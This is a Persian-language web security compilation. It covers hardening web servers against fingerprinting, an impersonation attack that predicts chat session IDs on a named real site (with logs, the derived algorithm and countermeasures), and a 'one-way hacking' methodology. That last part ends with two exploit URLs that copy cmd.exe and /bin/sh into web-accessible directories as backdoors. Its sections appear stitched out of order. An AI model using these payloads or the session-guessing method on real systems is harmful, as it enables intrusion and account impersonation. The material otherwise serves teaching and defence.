بسیاری از کامپیوترهایی که با عنوان وب سرور استفاده می شوند ، جدا از خدمات HTTP خدمات دیگری مانند SMTP و FTP را ارائه می دهند. به عنوان یک قانون امنیتی سعی کنید چنین سرویسهایی را در وب سرور خود راه اندازی نکنید. به ویژه از سرویسهای پیش فرض FTP و SMTP در مایکروسافت IIS اجتناب کنید. زمانی که یک ارتباط با سرویس SMTP برقرار می گردد. یک پیغام خوش آمدگویی برای Client فرستاده می شود. این پیغام هیچ تاثیری در سرویس ایمیل ندارد. اما مشابه هدرهای HTTP اطلاعاتی را در مورد وب سرور بر ملا می سازند. سرویس پیش فرض SMTP ویندوز چنین اطلاعاتی را نمایان می سازد . همچنین سرور پیش فرض IIS، FTP یک بنر شناخته شده را ارائه می دهد . از آنجایی که اصلاح این بنر از اصلاح بنر SMTP پروسه پیچیده تری است بهترین راه جایگزینی آن با یک FTP سرور دیگر مانندRhinoSoft's Serv-U FTP Server است . که بتوان هرگونه پیغامی را در بنر FTP نمایش داد. همچنین این FTP سرور دارای امتیازات دیگری نیز از نظر ایمنی می باشد.

ورودهای غیر مجاز

بسیاری از Exploits ها از یک URL پیچیده برای گرفتن شل (Shell) یا کنترل یک CGI Program استفاده میکنند که هکر بوسیله آنها می تواند لیستی از فایلها سیستم عامل را بدست آورد. بهترین روش برای مقابله با اینگونه حملات استفاده از یک فیلتر داده می باشد که کاراکترهای غیر قابل قبول مثل متا کاراکترها را از اطلاعاتی که توسط کاربر وارد می شود حذف نماید. برای IIS

استاندارد جاری IISLockDown/URL Scan است. نسل جدیدی از Firewall ها نیز قابلیت پشتیبانی از لایه های کاربردی Web Server را دارا هستند.

پشته ها

حتی زمانیکه علائم افشاگرانه از روی لایه کاربردی وب سرور حذف شد ، بر روی لایه های پایین تر شبکه نقاط ضعف آشکارسازی باقی می ماند. هر سروری با یک اتصال شبکه دارای یک Network Protocol است که قابل اسکن و شناسایی می باشد ، بهترین اسکنرهای پشته مانند NMAP می تواند با استفاده از تکنیکهای مختلف سیستم عامل را شناسایی کند. همچنین پشته IP مربوط به هر سیستم عامل نیز در مقابل شناسایی از طریق پروتوکل ICMP آسیب پذیر است. اولین راه مقابله با این نوع آسیب پذیری ها استفاده از یک فایروال می باشد. به این نکته توجه داشته باشید که با وجود فایروال ، یک تحلیل شبکه ای دقیق هنوز هم می تواند نوع وب سرور را مشخص سازد.

Netcraft

در سایت Netcraft با وارد نمودن URL هر وب سایت می توان به اطلاعاتی در مورد سیستم عامل و وب سرور آن سایت بدست آورد. با تغییر دادن HTTP هدرها می توان کاری کرد که گزارش Netcraft اشتباه شود. همچنین با حذف HTTP هدرها ، Netcraftگزارش ناشناس بودن وب سرور را ارائه خواهد کرد.

پیش فرضهای TCP/IP

احتمالاً هنوز سیستم عامل شما حتی از پشت یک دیوار آهنین نیز مورد شناسائی قرار خواهد گرفت. برای آنکه بتوان یک سیستم عامل را به طور کامل ناشناس کرد باید برخی از پیش فرض های محیط TCP/IP مانند (Receive Window size) RWIN ، (Maximum Transmission Units) MTU ، MSS (Maximums Segment Size)، (Time-to-Live) TTL دستکاری شود . در زمان تغییر دادن این پیش فرض ها بسیار محتاط باشید زیرا می تواند تاثیر معکوس بر روی وب سرور داشته و یا سیستم عامل را به طور کامل فلج سازد.
به خاطر داشته باشید :
برای آنکه وب سرور شما کاملاً ناشناخته بماند باید تمام مواردی که در بالا ذکر شده است را بصورت ترکیبی به کار برید. همیشه به یاد داشته باشید این اقدامات پیشگیرانه تنها می تواند باعث شکست اکثر نفوذ گران گردد نه همه آنها. یک نفوذگر ماهر و مصمم می تواند از تمامی این سدها عبور کند..

جعل هویت در وب به صورت ساده

یک مثال واقعی

حتما خیلی از شما تا به حال به سایت www.iranianchat.com رفته اید وقتی وارد اتاق گفتگو می شوید برنامه کاربردی سایت یک chatID به شما می دهد و هر بار که شما پیغامی ارسال می کنید پیغام شما به همراه این chatID که نمایانگر شما می باشد برای برنامه کاربردی ارسال می گردد و این برنامه از طرف شما اطلاعات زیر را ذخیره کرده است :

chatID = 3087.2
Name = “Kalantar”
Color = “#b2b2b2
Msg = Your Message

حال وقتی پیغامی به همراه ChatID شما برای برنامه کاربردی سایت ارسال می شود این برنامه این پیغام را از طرف شما و با نام شما در اتاق گفتگو می نویسد. حال وقتی یک نگاه ساده به ChatID های داده شده توسط برنامه کاربردی وب بی اندازیم می بینیم که آنها شباهتی با هم دارند و روی یک الگوریتم خاصی به کاربران داده می شود:

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3087.2
k1 omad 5/9/2004 12:51:27 AM (213.17.8.4)

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3091.507
k2 omad 5/9/2004 12:51:31 AM (213.17.8.4)

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3095.512
k3 omad 5/9/2004 12:51:35 AM (213.7.8.4)

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3107.239
k4 omad 5/9/2004 12:51:47 AM (213.7.8.4)

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3111.235
k5 omad 5/9/2004 12:51:51 AM (213.۱7.8.4)

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3116.242
k6 omad 5/9/2004 12:51:56 AM (213.17.8.4)

با جمع آوری اعداد و ارقام به دست آمده و آمارگیری آنها الگوریتم به کار رفته برای ساختن نشانه نشست به دست می آید:

12:51:31 - 12:51:27 = 00:00:04 ==> 3091-3087 = 4
12:51:35 - 12:51:31 = 00:00:04 ==> 3095 - 3091= 4
12:51:47 - 12:51:35 = 00:00:12 ==> 3107 - 3095= 12

الگوریتمی که برنامه نویس سایت برای مدیریت نشست ها به کار برده است به صورت زیر می باشد:

ChatID = Num1.Num2
OldNum1 = Num1 برای آخرین نفر
Num1 = (زمان ورود آخرین نفر – زمان ورود شخص) + OldNum1
Num2 = یک عدد تصادفی بین ۰ تا ۹۹۹

به عنوان مثال عملی تر ، فرض کنید پس از نفر **K6** آقای **X** وارد می شود که اطلاعات آن به صورت زیر می باشد :

.....
k6 omad 5/9/2004 12:51:56 AM (213.17.8.4)

K6 : Salammmmm
K6 :
X omad 5/9/2004 12:5۲:16 AM (۱۰.7.۲8.157)
X : Hi !
X: Salam K6
.....

در این هنگام **K6** نگاهی به ChatID خود می کند و نگاهی به زمانی که وارد شده است. اطلاعات آن به صورت زیر می باشد :

ChatID = 3116.242
Time = 12:51:56

و از زمانی که آقای **X** وارد شده اند (12:52:16) می تواند به راحتی قسمت اول نشست را پیدا کند یعنی ChatID آقای **X** به صورت زیر می باشد :

12:51:56 - 12:52:16 = 20
ChatID = 3116 + 20 = 3136

خوب به راحتی می توان نشست نفر بعدی را به دست آورد البته فقط کمی وقت برای پیدا کردن عدد تصادفی Num2 لازم می باشد که آن هم به وسیله یک اسکریپت به صورت خودکار انجام می شود.
هنگامی که آقای **K6** قسمت دوم عدد نشست را پیدا کرد آنگاه URL زیر را می فرستد که به صورت زیر می باشد :

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3136.۳۵

صفحه اصلی اتاق گفتگو برای آقای K6 باز می شود در این هنگام اگر پیغامی را ارسال کند پیغام به نام شخص X در سایت نوشته می شود.

X : I'm K6 !
X : I'm K6 !
X : I'm K6 !
X : hehehehehehe !

راههای مقابله

طراحی ها و پیاده سازی های ما چگونه باید تغییر کند تا اینگونه حملات محدود شود؟
برای امن کردن برنامه های کاربردی تحت وب از اینگونه حملات فقط باید نشست های سمت سرور و سمت مشتری را به درستی مدیریت کرد. در زیر بعضی از راههای مقابله آمده است:

۱- افزایش طول داده ها در کوکی ها و ID های نشست

برای مثال اگر طول داده های حساب کاربری در کوکی ها ۳۲ کاراکتر باشد احتمال موفقیت نفوذگر در کشف نشانه بسیار کمتر می شود.برای فهم این منظور می توانید اندازه عدد (10^{32} -۱) را با (۱۰^{۳}-۱) مقایسه کنید.

۲- قسمتهای تصادفی را در نشانه نشست خود افزایش دهید

برای پتانسیل امنیتی بالاتر قسمتهایی از داده های نشانه نشست را ، که به صورت تصادفی به دست می آید ؛ افزایش دهید. هیچگاه از داده های ترتیبی برای نشانه ها استفاده نکنید. البته این کار ممکن است شما را کمی درگیر کاراکتر های مشروع و غیر مشروع کند.

۳- کوکی ها یتان را پیچیده و نامفهوم کنید

نا مفهوم کردن مدخل های کوکی ها باعث می شود که وضعیت و مفهوم آن پیچیده تر شود و نتوان به درستی به ساختمان بندی کوکی ها پی برد. همین امر باعث می شود که افراد بد اندیش مانند K6 نتوانند به راحتی کوکی ها را دست کاری کنند و با برگرداندن این

کوکی خودشان را جای کس دیگری بزنند. البته هر چه اطلاعات رد و بدل شده در کوکی ها مهم تر باشد پیچیدگی آن نیز باید بیشتر شود.

۴- از نشانه های نشست تولید شده توسط سرور استفاده کنید

یک پیشنهاد مناسب برای ایجاد کردن نشانه های نشست استفاده از نشانه های تولید شده توسط برنامه کاربردی سرور می باشد. مثال هایی از چنین نشستهایی ASPSESSIONID و JSESSIONID می باشد. این نشانه تمامی مواردی که در بالا بیان شد را دارا می باشند.

۵- از محرمانگی داده های نشست محافظت کنید
جدای از دستکاری کوکیها و نشانه های نشست ، ممکن است نفوذگران نشانه های نشست را از روی شبکه بدزدند. برای اینکه این گونه حمله نیز عقیم بماند از پروتکلهای رمز کننده اطلاعات مانند SSL استفاده کنید.

البته به خاطر داشته باشید که یک برنامه کاربردی وب هیچگاه به صورت کامل ایمن نمی باشد و باید یک امنیت چند لایه در نظر بگیرید تا برنا مه های شما در مقابل این حملات ایمن باشد. که می تواند شامل موارد زیر باشد:
- بعد از یک مدت زمانی نشانه های نشست را بی اعتبار کنید. بدین وسیله شما به نفوذگر وقت محدودی را برای پی بردن و یا دزدیدن نشانه های نشست داده اید.
- در سمت سرور تمامی ورودی ها را کنترل کنید تا از حملاتی چون CSS یا XSS که باعث دزدیده شدن نشانه های نشست توسط نفوذگران می شود ، محافظت شوید.

در زمانهای گذشته سرقتهای بانکی توسط دزدان حرفه ای و با تجربه ای انجام می شد که سالهای عمر خود را در این راه گذرانده اند و به قول معروف پیر این راه شده اند ولی امروزه دزدی از بانکها توسط افراد زیر ۱۸ سالی انجام می شود که فقط یک ارتباط تلفنی با اینترنت دارند.

برای فهمیدن این خطر سناریو های زیر را بخوانید :
سناریو اول :
مایکل که یک کارمند ساده می باشد (کاربر مشروع) برای بررسی حساب بانکی خود(پایگاه داده) به بانک محلی خود(سرور وب بانک) می رود و توسط تحویلدار آن (برنامه کاربردی وب) کارش را انجام داده و بر می گردد.

سناریو دوم:
ادوارد (کاربر نامشروع) به همان بانک محلی رفته و از در جلو وارد می شود(پورت ۸۰) و خودش را شبیه هر مشتری که می خواهد می کند !
او حتی به این فکر می کند که برای سرقت بانک لازم نیست که از درهای دیگر وارد شود (پورتهای دیگر) بنابراین از نظر نگهبان جلو در (دیواره آتش) او فرد بی خطری می باشد. او توسط تحویل دار دیگری (برنامه کاربردی وب) سرویس دهی می شود در حالیکه او به دروغ خود را مایکل معرفی کرده است و تحویل دار نیز این را باور کرده است(مدیریت نشست ها (Session Management)) که او ادوارد نیست و مایکل می باشد. بنابراین به او اجازه می دهد که به حساب بانکی مایکل دسترسی داشته باشد.

سناریو دوم یک حمله واقعی جعل هویت را شرح می دهد که توسط نگهبان امنیتی (دیواره آتش) نیز قابل شناسایی نمی باشد.
ازدیاد تجارتخانه های الکترونیکی و یا هر چیز دیگری که توسط اینترنت انجام می شود باعث شده است حملات به آنها از دنیای واقعی به دنیای مجازی نفوذگران تغییر مکان دهد.
نتیجه چنین حملات جعل هویتی در برنامه های کاربردی وب (که در دنیای نفوذگران به حملات جعل هویت[2] معروف است) باعث آشکار شدن اطلاعات و هویت افراد و پس از آن دستبرد و دزدی سرمایه های آنها در وب می باشد.
به علت ضعف دیواره های آتش در تشخیص چنین حملاتی باعث شده است که اینگونه حملات مورد توجه بسیاری از نفوذگران کلاه سیاه قرار گیرد و باعث دغدغه خاطر و نگرانی بسیاری از مدیران سایت ها و برنامه نویسان تحت وب قرار گرفته است.
در این مقاله قصد بر آن است که توضیح بسیار مختصری درباره این نوع حمله داده شود و توسط مثالهایی که زده می شود فهم این مطلب را برای بسیاری از دوستان راحت کنیم. هر چند برای فهم بهتر این مطلب باید آشنایی تقریبی با تکنیکها مدیریت نشست ها داشته باشید. در پایان نیز راههای مقابله با این گونه حملات بیان شده است که امید است مورد توجه مدیران و برنامه نویسان سایتها قرار گیرد.

مدیریت نشستها

مدیرست نشستها شامل تکنیکهایی می باشد که به وسیله برنامه های کاربردی وب به کار می رود تا برای هر درخواست Http ای که کاربران می فرستند هر باره LOGIN نکنند و کسب مجوز لازم برای حق دسترسی به آن درخواست داده شود. مسوولیت مدیریت این کار توسط خود برنامه کاربردی وب می باشد. به همین وسیله می باشد که پروتکل Http از حالت Stateless به حالت Statefull درآید.مدیریت نشست ها به این صورت می باشد که برنامه کاربردی وب پس از دادن کسب مجوز لازم برای کاربر یک نشانه نشست برای او ارسال می کند. در بیشتر مواقع این نشانه توسط مجموعه کوکیها تنظیم می گردد که در سیستم مشتری ذخیره می شود. این نشانه های نشست با هر درخواستی که کاربر دارد ارسال می گردد تا برنامه کاربردی وب بر طبق آن هویت شما را تشخیص دهد.

مثال ساده :

وقتی در سایت www.iranianchat.com وارد می شوید و می خواهید وارد اتاق گفتگو شوید هنگامی که یک اسم را انتخاب می کنید و وارد اتاق می شوید برنامه کاربردی یک نشانه نشست(chatID) به شما می دهد که در متن صفحه اتاق گفتگو نهفته است و وقتی که شما پیغامی را برای دوستتان می فرستید پیغام شما به همراه این نشانه برای برنامه کاربردی ارسال شده و متن فرستاده شده از طرف شما روی صفحه ظاهر می گردد.یعنی به صورت زیر:

http://www.englishpersian.com/Chat1/Chat.asp?ChatID=3087.2&PostMsg=Hello

و از همین طریق می باشد که برنامه کاربردی تشخیص می دهد که کدام کاربر کسب مجوز دارد و کدام ندارد در مثال بالا یعنی کاربری که پیام خود را ارسال می کند آیا قبلا اسمی برای خود انتخاب کرده است یا خیر !
مکانیسمهای مدیریت نشستها را در دو دسته می توان گنجاند : مکانیسمهای سمت مشتری و مکانیسمهای سمت سرور . این دسته بندی بر اساس محتوای نشانه های نشست هایی است که بین مشتری و برنامه های کاربردی رد و بدل می شود.

مدیریت نشستهای سمت کاربر

در این نوع از مدیریت نشستها ، نشانه توکن شامل ضروری ترین بخش برای دادن کسب مجوز به کاربران می باشد.بنابراین این بخش از اطلاعات کسب مجوز در سمت مشتری خیره می شود که اغلب این کار توسط کوکیها در سمت مشتری انجام می گردد. حال اگر کسی این نشانه را طوری ماهرانه تغییر دهد تا شبیه نشانه فرد دیگری شود آنگاه برنامه کاربردی اینگونه فکر می کند که این شخص همان شخص است.

مدیریت نشستهای سمت سرور

یک اختلاف اساسی بین این نوع از مدیریت با نوع قبلی وجود دارد و آن این است که در این نوع مدیریت اطلاعات کاربران در بانک اطلاعاتی سرور ذخیره می شود و در کوکیها هیچ اطلاعاتی ذخیره نمی گردد. ولی در اینجا نیز نشانه نشست (Token Session) بین سرور و کاربر رد و بدل می شود. به عنوان مثال وقتی وارد سایت xyzbank.com می شوید و پس از اینکه کسب مجوز لازم برای ورود به سایت را دریافت کردید یک sessioniID به شما تعلق می گیرد که این نشانه شما می باشد.

Amiri:
http://www.xyzbank.com/showbil.asp?sessionID=1027
Alizade:
http://www.xyzbank.com/showbil.asp?sessionID=1028

این نشانه های می تواند در بانک اطلاعاتی سمت سرور به صورت زیر ذخیره گردد: aaa

Index	Username	Admin	Number Account
....	....	....	....
۱۰۲۵	Hosseini	Y	All
۱۰۲۶	Madadi	N	۰۸۷
۱۰۲۷	**Amiri**	N	۵۴۵
۱۰۲۸	**Alizade**	N	۷۸۴
۱۰۲۹	Sharifi	N	۴۵۲
....	....	....	....

برای اینکه آقای امیری بخواهد خودش را جای آقای علیزاده بزند کافی است که SessionID خودش را به SessionID آقای علیزاده تغییر دهد .

حملات One-Way Hacking

مقدمه

این روش تکنیکی است که برای حمله و نفوذ به Web Server ها و Application Server ها کاملا بر HTTP Traffic مبتنی است .همچنین این نکته نیز ثابت شده که حتی اگر از Firewall های محکم یا SSL نیز استفاده شود، نمی توان جلوی این نوع از حملات را گرفت .البته با فرض اینکه تنها درخواست های معتبر HTTP می توانند به داخل راه پیدا کنند و نیز تنها پاسخ های معتبر HTTP می توانند به خارج از دیوارآتش راه پیدا کنند.

این تحقیقات تقریبا از سال 2000 شروع شده اند، هنگامی که من احتیاج داشتم که یک فایل دلخواه را روی یک وب سرور آسیب پذیر آپلود کنم و در این حال از یک دیوارآتش محدود کننده استفاده می کردند .پس از آن، تکنیک های دیگری رشد یافتند و مجموعه این تکنیک ها این متدلوژی را نتیجه داد.

اجزای یک سیستم Web Application 1/1 عمومی

چهار جز در یک سیستم web application وجود دارند که عبارتند از :


۱. Web Client مرورگر که معمولا یک browser می باشد .

۲. front-end web server

۳. application server

۴. و سرانجام برای عمده application ها نیز از یک database server نیز استفاده می شود

طرح زیر نشان می دهد که چگونه این اجزا در کنار یکدیگر قرار گرفته و کار می کنند.



تمام لاگین های web application سرورapplication را میزبانی می کند .که این منطق می تواند ممکن است در قالب اسکریپت ها اشیا(object) یاbinary های کامپایل شده باشدfront-end web server به عنوان واسطapplication (interface) بر ای دنیای خارج ایفای نقش می کند، همچنین ورودی ها را ازweb client ها به وسیله فرم های HTML یا HTTP دریافت می کند و در کنار آن تحویل خروجی هایی که توسطapplication در قالب صفحاتHTML تولید شده است را نیز بر عهده دارد . ذاتا application با ، سرورهایback-end DB برای انجام معاملات ارتباط خواهد داشت .


همچنین دیوارآتش را آن طور فرض می کنیم که به طور کاملا مهکمی پیکربندی شده و اجازه هیچ چیز جز ورود درخواستHTTP و خروج جواب هایHTTP را نمی دهد

نگاشت هایURL برای سیستمWeb Application

در حین متقابل اثر با یک URL web application هایی که بین مرورگر وweb server فرستاده و دریافت می شوند ، معمولا قالبی ، مانند زیر دارند:

http:// server / path / application ? parameters

طرح زیر مشخص می سازد که چگونه اجزای مختلفURL به نواحی مختلف در سیستمweb application تعلق دارند :



- پروتکل http یا(https) اجازه ورود و خروج را در دیوارآتش دارند
- سرور و اقسام مسیر(path) توسطfront-end web server از هم تجزیه می شوند .هر آسیب پذیری در مفادURL از قبیلUnicode , double-decode می تواند باtampering با سرور و مسیرURL اکسپلویت شود
- Application توسط یکapplication server که با آن پیکربندی یا ثبت شده است، اجرا می شود. انجامtampering با این بخش ممکن است به اکسپلویت کردن آسیب پذیری های موجود درapplication server منجر شود) مثلا می توان با استفاده ازJSP servlet handler یک فایل دلخواه را کامپایل کرده و سپس اجرا کرد
- پارامترهای ارائه شده(supplied) بهapplication در صورتی که به طور صحیح اعتبارسازی نشوند، ممکن است منجر به آسیب پذیری هایی در خصوص آن application شوند) مثلا :اضافه کردن کاراکترpipe(|) برای فراخوانیopen() در perl

اگر یک پارامتر به عنوان بخشی از یک گزارش بانک اطلاعاتیSQL استفاده شود، در این صورت پارامترهایی که به صورت نادرستی اعتبارسازی شده اند به حملاتSQL Injection ناشی خواهند شد) مثلا اجرای دستورات دلخواه به وسیله رویه های ذخیره شده از قبیل xp_cmdshell مباحث جزئی حول این مطالب را در آینده در کتاب الکترونیکی که حولWeb Hacking نوشته خواهد شد، نظاره خواهید کرد .

فلوچارت برای یکOne-Way Web Hack


مثالی را فرض کنید که یک نفوذگر یک web application آسیب پذیر را پیدا می کند و می تواند آنرا با تکنیک هایی از قبیل موا ردی که در قبل توضیح داده شد، اکسپلویت کند . نفوذگر به اجرای دستورات دلخواه دست یافته، اما به دلیل وجود یک دیوارآتش محدودکننده، قادر نیست در شبکه بیشتر به پیش برود .برای اینکه یک حمله را موثر کنیم، دو چیز ضروری هستند:

۱. Interactive Terminal access برای اجرا دستورات به منظور دزدی از سرور مورد حمله یا نفوذ بیشتر در شبکه

۲. Fire Transfer access برای انتقال ابزارهای حمله از قبیلport scanner ها rootkit هاbackdoor ها و ...

یک دیوارآتش مهکم، دستیابی به موارد فوق را بسیار سخت می سازد، ولی به هر حال غیرممکن نخواهد بود .برای فائق آمدن بر این محدودیت ها، با مقدار کمی دانش درباره برنامه نویسیweb application می توانیم یکcommand prompt را که مبتنی بر web یا تحتWeb یاWBCP کار کند یا یک file uploader را ایجاد کنیم .


قبل از هر اقدام دیگر، باید اطلاع قبلی از مراحل مختلف این روش (one-way hack) را طوریکه در طرح زیر تشریح شده، بدست آوریم:



پیدا کردن نقاط ورود

one-way hack یا هنگامی شروع می شود که قادر به دست یابی به اجرای دستور از راه دورRCE روی وب سرور هدف باشیم . می توانیم از تکنیک های معمول که در حملات به وب سرورها مورد استفاده قرار می گیرند، استفاده کنیم . ما باید تعدادی مثال از روش های گوناگون در بدست آوردن اجرای دستور از راه دور را مبنی بر نوع های مختلف طرح برداری ازURL طبق آنچه در قبل توضیح ، داده شد، معرفی کنیم .بحث های جزئی دربارهweb server و آسیب پذیری هایapplication خارج از هدف این مقاله است) هر چند در آینده مباحثی مفصل حول این موضوعات خواهیم داشت.(

هدف ما ایجاد یکbackdoor است که این مهم با جابجا کردن) فوتنتmove مترجم پوسته (cmd.exe، /bin/sh و ...) به یک ناحیه درون ریشه ی سند وب سرور انجام می شود . با این روش، می توانیم مترجم پوسته را بواسطه یکURL طلب کنیم .ما سه مثال ارائه می دهیم که چگونگی ایجاد backdoor ها را با استفاده از تکنیک های اکسپلویت کردن مختلف توصیح می دهد . طرح زیر برخی از تکنیک های مورد استفاده برای پیدا کردن یک نقطه ورود را تشریح می کند:



اکسپلویت کردن URL Parsing

حملات Unicode / Double decode امثالی کلاسیک برای یک آسیب پذیری تجزیه URl یا URL parsing می باشند URL زیر مترجم دستورcmd.exe را به شاخه ی "scripts/" درون ریشه سندِ وب سرور کپی می کند

http://www1.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+
c:\winnt\system32\cmd.exe+c:\inetpub\scripts

اکسپلویت کردن پارامترهای ضعیف معتبرشده

در این مثال، یک پارامتر چک نشده(unchecked) از یکURL به یک اسکریپت CGI که با perl هست و نامش news.cgi می باشد گذر داده می شود که این کار به وسیله ی فراخوانی()open در وضعیتی نا امن (insecure) انجام می شود .

http://www2.example.com/cgi-bin/news.cgi?story=101003.txt|cp+/bin/sh+
/usr/local/apache/cgi-bin/sh.cgi|

